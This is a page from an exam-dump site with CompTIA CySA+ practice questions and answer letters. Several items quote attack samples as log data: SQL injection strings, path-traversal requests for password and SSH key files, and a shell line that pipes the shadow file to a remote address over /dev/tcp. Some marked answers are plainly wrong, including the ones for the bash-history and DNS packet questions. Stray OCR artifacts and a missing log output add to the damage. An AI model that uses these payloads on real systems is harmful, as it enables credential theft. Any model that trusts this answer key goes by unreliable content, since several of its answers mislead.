CuramSoftware.CS0-002.v2022-01-08.q156

Exam Code:	CS0-002
Exam Name:	CompTIA Cybersecurity Analyst (CySA+) Certification Exam
Certification Provider:	CompTIA
Free Question Number:	156
Version:	v2022-01-08
# of views:	4333
# of Questions views:	1560
https://www.freepdfdumps.com/CuramSoftware.CS0-002.v2022-01-08.q156.html	

NEW QUESTION: 1
After a breach involving the exfiltration of a large amount of sensitive data a security analyst is reviewing the following firewall logs to determine how the breach occurred:

```
3-10-2019 10:23:22 FROM 192.168.1.10:3243 TO 10.10.10.5:53 PERMIT UDP 143 BYTES
3-10-2019 10:23:24 FROM 192.168.1.12:1076 TO 10.10.35.221:80 PERMIT TCP 100 BYTES
3-10-2019 10:23:25 FROM 192.168.1.1:1244 TO 10.10.1.1:22 DENY TCP 1 BYTES
3-10-2019 10:23:26 FROM 192.168.1.12:1034 TO 10.10.10.5:53 PERMIT UDP 5.3M BYTES
3-10-2019 10:23:29 FROM 192.168.1.10:4311 TO 10.10.200.50:3389 DENY TCP 1 BYTES
3-10-2019 10:23:30 FROM 192.168.1.193:2356 TO 10.10.50.199:25 PERMIT TCP 20K BYTES
```

Which of the following IP addresses does the analyst need to investigate further?
A. 192.168.1.1
B. 192.168.1.193
C. 192.168.1.12
D. 192.168.1.10
Answer: C (LEAVE A REPLY)

NEW QUESTION: 2
A security analyst is reviewing IDS logs and notices the following entry:

```
(where email=john@john.com and password='  or 20==20')
```

Which of the following attacks is occurring?
A. Cross-site scripting
B. XML injection
C. SQL injection
D. Header manipulation
Answer: C (LEAVE A REPLY)

NEW QUESTION: 3

In order to leverage the power of data correlation within Nessus, a cybersecurity analyst needs to write an SQL statement that will provide how long a vulnerability has been present on the network.
Given the following output table:

ScanDate	IP	Port	PluginID
2015-06-01	192.168.1.224	System (3306/tcp)	1000
2015-09-01	192.168.1.224	System (3306/tcp)	1000
2016-01-01	192.168.1.224	System (3306/tcp)	1000

Which of the following SQL statements would provide the resulted output needed for this correlation?
A. SELECT ScanDate, IP, Port, PlugIn FROM MyResults WHERE PluginID=`1000'
B. SELECT IP, PORT, PlugIn, ScanDate FROM MyResults SET PluginID=`1000'
C. SELECT Port, ScanDate, IP, PlugIn FROM MyResults WHERE PluginID=`1000'
D. SELECT ScanDate, IP, Port, PlugIn SET MyResults WHERE PluginID=`1000'
Answer: A (LEAVE A REPLY)

NEW QUESTION: 4
An information security analyst on a threat-hunting team Is working with administrators to create a hypothesis related to an internally developed web application The working hypothesis is as follows:
* Due to the nature of the industry, the application hosts sensitive data associated with many clients and Is a significant target
* The platform Is most likely vulnerable to poor patching and Inadequate server hardening, which expose vulnerable services.
* The application is likely to be targeted with SQL injection attacks due to the large number of reporting capabilities within the application.
As a result, the systems administrator upgrades outdated service applications and validates the endpoint configuration against an industry benchmark. The analyst suggests developers receive additional training on implementing identity and access management, and also implements a WAF to protect against SOL injection attacks Which of the following BEST represents the technique in use?
A. Profiling threat actors and activities
B. Improving detection capabilities
C. Bundling critical assets
D. Reducing the attack surface area
Answer: D (LEAVE A REPLY)

NEW QUESTION: 5
A team of security analysis has been alerted to potential malware activity. The initial examination indicates one of the affected workstations on beaconing on TCP port 80 to five IP addresses and attempting to spread across the network over port 445. Which of the following should be the team's NEXT step during the detection phase of this response process?
A. Engage the engineering team to block SMB traffic internally and outbound HTTP traffic to the five IP addresses Identify potentially affected systems by creating a correlation
B. Escalate the incident to management ,who will then engage the network infrastructure team to keep them informed
C. Depending on system criticality remove each affected device from the network by disabling wired and wireless connections
D. Identify potentially affected system by creating a correlation search in the SIEM based on the network traffic.
Answer: (SHOW ANSWER)

NEW QUESTION: 6
Following a data compromise, a cybersecurity analyst noticed the following executed query:
SELECT * from Users WHERE name = rick OR 1=1
Which of the following attacks occurred, and which of the following technical security controls would BEST reduce the risk of future impact from this attack? (Select TWO).
A. Cookie encryption
B. XSS attack
C. Parameter validation
D. Character blacklist
E. Malicious code execution
F. SQL injection
Answer: C,F (LEAVE A REPLY)
https://lwn.net/Articles/177037/

NEW QUESTION: 7
Which of the following types of policies is used to regulate data storage on the network?
A. Password
B. Acceptable use
C. Account management
D. Retention
Answer: D (LEAVE A REPLY)
Reference:
http://www.css.edu/administration/information-technologies/computing-policies/computer-and- network-policies.html

NEW QUESTION: 8
As part of an organization's information security governance process, a Chief Information Security Officer (CISO) is working with the compliance officer to update policies to include statements related to new regulatory and legal requirements. Which of the following should be done to BEST ensure all employees are appropriately aware of changes to the policies?
A. Distribute revised copies of policies to employees and obtain a signed acknowledgement from them
B. Conduct a risk assessment based on the controls defined in the newly revised policies
C. Post the policies on the organization's intranet and provide copies of any revised policies to all active vendors
D. Require all employees to attend updated security awareness training and sign an acknowledgement
Answer: D (LEAVE A REPLY)

NEW QUESTION: 9
During an incident, a cybersecurity analyst found several entries in the web server logs that are related to an IP with a bad reputation . Which of the following would cause the analyst to further review the incident?
A)
```
BadReputationIp - - [2019-04-12 10:43z] "GET /etc/passwd" 403 1023
```
B)
```
BadReputationIp - - [2019-04-12 10:43z] "GET /index.html?src=../.ssh/id_rsa" 401 17044
```

C)

```
BadReputationIp - - [2019-04-12 10:43Z] "GET /a.php?src=/etc/passwd" 403 11056
```

D)

```
BadReputationIp - - [2019-04-12 10:43Z] "GET /a.php?src=../../.ssh/id_rsa" 200 15036
```

E)

```
BadReputationIp - - [2019-04-12 10:43Z] "GET /favicon.ico?src=../usr/share/icons" 200 19064
```

A. Option E
B. Option C
C. Option B
D. Option D
E. Option A
Answer: (SHOW ANSWER)

NEW QUESTION: 10
A finance department employee has received a message that appears to have been sent from the Chief Financial Officer (CFO) asking the employee to perform a wife transfer Analysis of the email shows the message came from an external source and is fraudulent. Which of the following would work BEST to improve the likelihood of employees quickly recognizing fraudulent emails?
A. Limiting email from the finance department to recipients on a pre-approved whitelist
B. Implementing a sandboxing solution for viewing emails and attachments
C. Adding a banner to incoming messages that identifies the messages as external
D. Configuring email client settings to display all messages in plaintext when read
Answer: C (LEAVE A REPLY)

NEW QUESTION: 11
A threat intelligence analyst who is working on the SOC floor has been forwarded an email that was sent to one of the executives in business development. The executive mentions the email was from the Chief Executive Officer (CEO), who was requesting an emergency wire transfer.
This request was unprecedented. Which of the following threats MOST accurately aligns with this behavior?
A. Whaling
B. Phishing
C. Spam
D. Ransomware
Answer: A (LEAVE A REPLY)

NEW QUESTION: 12
An organization wants to remediate vulnerabilities associated with its web servers. An initial vulnerability scan has been performed, and analysts are reviewing the results. Before starting any remediation, the analysts want to remove false positives to avoid spending time on issues that are not actual vulnerabilities. Which of the following would be an indicator of a likely false positive?
A. Any items labeled `low' are considered informational only.
B. The scan result version is different from the automated asset inventory.
C. `HTTPS' entries indicate the web page is encrypted securely.

D. Reports indicate that findings are informational.
Answer: A (LEAVE A REPLY)

NEW QUESTION: 13
During an investigation, a security analyst identified machines that are infected with malware the antivirus was unable to detect.
Which of the following is the BEST place to acquire evidence to perform data carving?
A. The hard drive
B. The Windows Registry
C. The system memory
D. Network packets
Answer: C (LEAVE A REPLY)

NEW QUESTION: 14
An analyst is performing penetration testing and vulnerability assessment activities against a new vehicle automation platform.
Which of the following is MOST likely an attack vector that is being utilized as part of the testing and assessment?
A. FaaS
B. RTOS
C. SoC
D. GPS
E. CAN bus
Answer: B (LEAVE A REPLY)
Explanation
IoT devices also often run real-time operating systems (RTOS). These are either special purpose operating systems or variants of standard operating systems designed to process data rapidly as it arrives from sensors or other IoT components.

NEW QUESTION: 15
A software patch has been released to remove vulnerabilities from company's software.
A security analyst has been tasked with testing the software to ensure the vulnerabilities have been remediated and the application is still functioning properly.
Which of the following tests should be performed NEXT?
A. Fuzzing
B. Penetration testing
C. Regression testing
D. User acceptance testing
Answer: C (LEAVE A REPLY)

NEW QUESTION: 16
Given the following log snippet:

```
Mar 20 10:08:47 superman sshd[1876]: fatal: Unable to negotiate with 192.168.1.166
no matching host key type found. Their offer: ssh-dss [preauth]

Mar 20 10:08:47 superman sshd[1888]: Connection closed by 192.168.1.166 [preauth]

Mar 20 10:08:47 superman sshd[1895]: Connection closed by 192.168.1.166 [preauth]

Mar 20 10:08:48 superman sshd[1888]: Connection closed by 192.168.1.166 [preauth]

Mar 20 10:08:48 superman sshd[1902]: fatal: Unable to negotiate with 192.168.1.166
no matching host key type found. Their offer: ecdsa-sha2-nistp384 [preauth]
```

Which of the following describes the events that have occurred?

A. An attempt to make an SSH connection from 192.168.1.166 was done using PKI.

B. An attempt to make an SSH connection from outside the network was done using PKI.

C. An attempt to make an SSH connection from an unknown IP address was done using a password.

D. An attempt to make an SSH connection from "superman" was done using a password.

Answer: A (LEAVE A REPLY)

NEW QUESTION: 17

Management is concerned with administrator access from outside the network to a key server in the company. Specifically, firewall rules allow access to the server from anywhere in the company. Which of the following would be an effective solution?

A. Server hardening

B. Jump box

C. Anti-malware

D. Honeypot

Answer: (SHOW ANSWER)

NEW QUESTION: 18

A threat intelligence analyst who works for a financial services firm received this report:

"There has been an effective waterhole campaign residing at

www.bankfinancecompsoftware.com. This domain is delivering ransomware. This ransomware variant has been called "LockMaster" by researchers due to its ability to overwrite the MBR, but this term is not a malware signature. Please execute a defensive operation regarding this attack vector." The analyst ran a query and has assessed that this traffic has been seen on the network.

Which of the following actions should the analyst do NEXT? (Select TWO).

A. Advise the security architects to enable full-disk encryption to protect the MBR

B. Visit the domain and begin a threat assessment

C. Produce a threat intelligence message to be disseminated to the company
D. Advise the security analysts to add an alert in the SIEM on the string "LockMaster"
E. Advise the firewall engineer to implement a block on the domain
F. Format the MBR as a precaution
Answer: A,B (LEAVE A REPLY)

NEW QUESTION: 19
During a routine log review, a security analyst has found the following commands that cannot be identified from the Bash history log on the root user.

```
Line 1 logger keeping track of my activity
Line 2 tail -1 /vvar/log/syslog
Line 3 lvextend -L +50G /dev/volg1/secret
Line 4 rm -rf1 /tmp/DFt5Gsd3
Line 5 cat /etc/s*w > /dev/tcp/10.0.0.1/8080
Line 6 yum install httpd --assumeyes
```

Which of the following commands should the analyst investigate FIRST?
A. Line 1
B. Line 4
C. Line 5
D. Line 6
E. Line 2
F. Line 3
Answer: E (LEAVE A REPLY)

NEW QUESTION: 20
A security analyst is preparing for the company's upcoming audit. Upon review of the company's latest vulnerability scan, the security analyst finds the following open issues:

CVE ID	CVSS Base	Name
CVE-1999-0524	1.0	ICMP timestamp request remote date disclosure
CVE-1999-0497	6.0	Anonymous FTP enabled
None	7.5	Unsupported web server detection
CVE-2005-2150	5.0	Microsoft WindowsSMB service enumeration via \srvsvc

Which of the following vulnerabilities should be prioritized for remediation FIRST?
A. ICMP timestamp request remote date disclosure
B. Microsoft Windows SMB service enumeration via \srvsvc
C. Unsupported web server detection
D. Anonymous FTP enabled
Answer: C (LEAVE A REPLY)

NEW QUESTION: 21

A company recently experienced a break-in whereby a number of hardware assets were stolen through unauthorized access at the back of the building. Which of the following would BEST prevent this type of theft from occurring in the future?

A. Monitored security cameras

B. Badged entry


C. Perimeter fencing

D. Motion detection

Answer: (SHOW ANSWER)

NEW QUESTION: 22

After completing a vulnerability scan, the following output was noted:



Which of the following vulnerabilities has been identified?

A. PKI transfer vulnerability.

B. Active Directory encryption vulnerability.

C. Web application cryptography vulnerability.

D. VPN tunnel vulnerability.

Answer: C (LEAVE A REPLY)

NEW QUESTION: 23

A penetration tester is preparing for an audit of critical systems that may impact the security of the environment. This includes the external perimeter and the internal perimeter of the environment.

During which of the following processes is this type of information normally gathered?

A. Scoping

B. Authorization

C. Enumeration

D. Timing

Answer: A (LEAVE A REPLY)

NEW QUESTION: 24

A security analyst is reviewing the following web server log:

```
GET %2f..%2f..%2f..%2f..%2f..%2f..%2f../etc/passwd
```

Which of the following BEST describes the issue?

A. Directory traversal exploit

B. Cross-site scripting

C. Cross-site request forgery

D. SQL injection

Answer: A (LEAVE A REPLY)

NEW QUESTION: 25
A security analyst at a technology solutions firm has uncovered the same vulnerabilities on a vulnerability scan for a long period of time. The vulnerabilities are on systems that are dedicated to the firm's largest client. Which of the following is MOST likely inhibiting the remediation efforts?
A. The parties have an MOU between them that could prevent shutting down the systems
B. There is an SLA with the client that allows very little downtime
C. Patches for the vulnerabilities have not been fully tested by the software vendor
D. There is a potential disruption of the vendor-client relationship
Answer: B (LEAVE A REPLY)

NEW QUESTION: 26
A SIEM analyst noticed a spike in activities from the guest wireless network to several electronic health record (EHR) systems. After further analysis, the analyst discovered that a large volume of data has been uploaded to a cloud provider in the last six months. Which of the following actions should the analyst do FIRST?
A. Contact the Office of Civil Rights (OCR) to report the breach
B. Activate the incident response plan
C. Notify the Chief Privacy Officer (CPO)
D. Put an ACL on the gateway router
Answer: D (LEAVE A REPLY)

NEW QUESTION: 27
A company was recently awarded several large government contracts and wants to determine its current risk from one specific APT. Which of the following threat modeling methodologies would be the MOST appropriate to use during this analysis?
A. Attack vectors
B. Adversary capability
C. Diamond Model of Intrusion Analysis
D. Kill chain
E. Total attack surface
Answer: (SHOW ANSWER)
Reference:
https://www.secureworks.com/blog/advanced-persistent-threats-apt-b

NEW QUESTION: 28
The new Chief Technology Officer (CTO) is seeking recommendations for network monitoring services for the local intranet. The CTO would like the capability to monitor all traffic to and from the gateway, as well as the capability to block certain content. Which of the following recommendations would meet the needs of the organization?
A. Recommend installation of a firewall on the internal interface and a NIDS on the external interface of the gateway router.
B. Recommend installation of an IDS on the internal interface and a firewall on the external interface of the gateway router.
C. Recommend setup of IP filtering on both the internal and external interfaces of the gateway router.
D. Recommend installation of an IPS on both the internal and external interfaces of the gateway router.
Answer: A (LEAVE A REPLY)

NEW QUESTION: 29
A security analyst is reviewing packet captures to determine the extent of success during an attacker's reconnaissance phase following a recent incident.
The following is a hex and ASCII dump of one such packet:

0000	08 00 27 38 db ed 08 08 27 97 3f 45 08 00 45 00	..'8....'.?E..E.
0010	00 46 00 ec 40 00 80 06 f5 c1 44 1d 37 0e 0a 00	.F..@.....D.7...
0020	01 0f 05 21 00 35 d1 f8 c1 17 5f f5 a8 bd 50 18	...!.5...._...P.
0030	fb 90 05 68 00 00 00 1c 00 00 00 00 00 01 00 00	...h............
0040	00 00 00 00 04 63 6f 6d 70 2e 03 74 69 61 00 fc	.....comp.tia...
0050	00 01 4d 53	..MS

Which of the following BEST describes this packet?
A. DNS over TCP server status query
B. DNS zone transfer request
C. DNS over UDP standard query
D. DNS BIND version request
Answer: D (LEAVE A REPLY)

NEW QUESTION: 30
A cybersecurity analyst is currently using Nessus to scan several FTP servers. Upon receiving the results of the scan, the analyst needs to further test to verify that the vulnerability found exists.
The analyst uses the following snippet of code:

```
Username: admin ' ; - -
Password : ' OR 1=1 - -
```

Which of the following vulnerabilities is the analyst checking for?
A. Buffer overflow
B. Format string attack
C. SQL injection
D. Default passwords
Answer: (SHOW ANSWER)

NEW QUESTION: 31
A security analyst is investigating a compromised Linux server. The analyst issues the ps command and receives the following output.

```
1286    ?    Ss    0:00   /usr/sbin/cupsd -f
1287    ?    Ss    0:00   /usr/sbin/httpd
1297    ?    Ssl   0:00   /usr/bin/libvirtd
1301    ?    Ss    0:00   /usr/sbin/sshd -D
1308    ?    Ss    0:00   /usr/sbin/atd -f
```

Which of the following commands should the administrator run NEXT to further analyze the compromised system?
A. strace /proc/1301
B. kill -9 1301
C. /bin/la -1 /proc/1301/exe

D. rpm -V openash-server
Answer: A (LEAVE A REPLY)

NEW QUESTION: 32
A company's asset management software has been discovering a weekly increase in non- standard software installed on end users' machines with duplicate license keys. The security analyst wants to know if any of this software is listening on any non-standard ports, such as 6667.
Which of the following tools should the analyst recommend to block any command and control traffic?
A. IPS
B. Netstat
C. NIDS
D. HIDS
Answer: (SHOW ANSWER)

NEW QUESTION: 33
A security analyst is monitoring authentication exchanges over the company's wireless network.
A sample of the Wireshark output is shown below:

No	Time	Source	Destination	Protocol	Info
1345	191.12345	Cisco_91:aa	Netgear_a5:ef	EAP	Request, Identify
1350	191.12456	Netgear_a5:ef	Cisco_91:aa	EAP	Response, Identify
1355	191.12678	Cisco_91:aa	Netgear_a5:ef	EAP	Request, LEAP
1360	191.12690	Netgear_a5:ef	Cisco_91:aa	TLSv1.1	Client Hello
...					
2145	191.12345	fooHost	barServer	TCP	GET ./login.jsp
2150	191.12456	barServer	fooHost	TCP	Source port:80 ...

Which of the following would improve the security posture of the wireless network?
A. Using UDP instead of TCP
B. Using PEAP instead of LEAP
C. Using SSL 2.0 instead of TLSv1.1
D. using aspx instead of .jsp
Answer: B (LEAVE A REPLY)

NEW QUESTION: 34

It is important to parameterize queries to prevent _____.

A. the execution of unauthorized actions against a database.

B. a memory overflow that executes code with elevated privileges.

C. the establishment of a web shell that would allow unauthorized access.

D. the queries from using an outdated library with security vulnerabilities.

Answer: A (LEAVE A REPLY)

Explanation/Reference: https://stackoverflow.com/questions/4712037/what-is-parameterized-query

NEW QUESTION: 35

A cybersecurity analyst is conducting packet analysis on the following:

Time	Source	Destination	Info
0.000673	00:48:c2:5f:39:57	00:43:b3:3f:23:e3	172.16.1.7 is at 00:48:c2:5f:39:57
0.001173	00:48:c2:5f:39:9a	00:43:b3:3f:23:e3	172.16.1.6 is at 00:48:c2:5f:39:9a
0.002346	00:48:c2:5f:39:2b	00:43:b3:3f:23:e3	172.16.1.12 is at 00:48:c2:5f:39:2b
0.005123	00:48:c2:5f:39:42	00:43:b3:3f:23:e3	172.16.1.13 is at 00:48:c2:5f:39:42
0.010281	00:48:c2:5f:39:6b	00:43:b3:3f:23:e3	172.16.1.2 is at 00:48:c2:5f:39:6b
0.021597	00:48:c2:5f:39:9a	00:43:b3:3f:23:e3	172.16.1.7 is at 00:48:c2:5f:39:9a
0.044812	00:48:c2:5f:39:3c	00:43:b3:3f:23:e3	172.16.1.21 is at 00:43:b3:3f:23:e3
0.06512	00:48:c2:5f:39:9a	00:43:b3:3f:23:e3	172.16.1.7 is at 00:43:b3:3f:23:e3

Which of the following is occurring in the given packet capture?

A. Zero-day exploit

B. ARP spoofing

C. Smurf attack

D. Broadcast storm

E. Network enumeration

Answer: (SHOW ANSWER)

NEW QUESTION: 36

The Cruel Executive Officer (CEO) of a large insurance company has reported phishing emails that contain malicious links are targeting the entire organza lion Which of the following actions would work BEST to prevent against this type of attack?

A. Reconfigure the EDR solution to perform real-time scanning of all files

B. Turn on full behavioral analysis to avert an infection

C. Implement an EOR mail module that will rewrite and analyze email links.

D. Ensure EDR signatures are updated every day to avert infection.

E. Modify the EDR solution to use heuristic analysis techniques for malware.

Answer: D (LEAVE A REPLY)

NEW QUESTION: 37

A cybersecurity analyst is reviewing the following outputs:

```
root@kali!# hping3 -S -p 80 192.168.1.19
HPING 192.168.1.19 (eth0 192.168.1.19): S set, 40 headers + 0 data bytes
Len=46 ip=192.168.1.19 ttl=64 DF id=28319 sport=80 flags=RA seq=0 win=0 rtt=0.6 ms

root@kali!# hping3 -S -p 8080 192.168.1.19
HPING 192.168.1.19 (eth0 192.168.1.19): S set, 40 headers + 0 data bytes
Len=46 ip=192.168.1.19 ttl=64 DF id=28319 sport=8080 flags=SA seq=0 win=29200 rtt=11.9 ms
```


Which of the following can the analyst infer from the above output?

A. The remote host is running a service on port 8080.

B. The remote host is running a web server on port 80.

C. The remote host is redirecting port 80 to port 8080.

D. The remote host's firewall is dropping packets for port 80.

Answer: A (LEAVE A REPLY)

NEW QUESTION: 38

An analyst is reviewing a list of vulnerabilities, which were reported from a recent vulnerability scan of a Linux server.

Which of the following is MOST likely to be a false positive?

A. GDI+ Remote Code Execution Vulnerability (MS08-052)

B. HTTP TRACE / TRACK Methods Allowed (002-1208)

C. Apache HTTP Server Byte Range DoS

D. OpenSSH/OpenSSL Package Random Number Generator Weakness

E. SSL Certificate Expiry


Answer: (SHOW ANSWER)

NEW QUESTION: 39

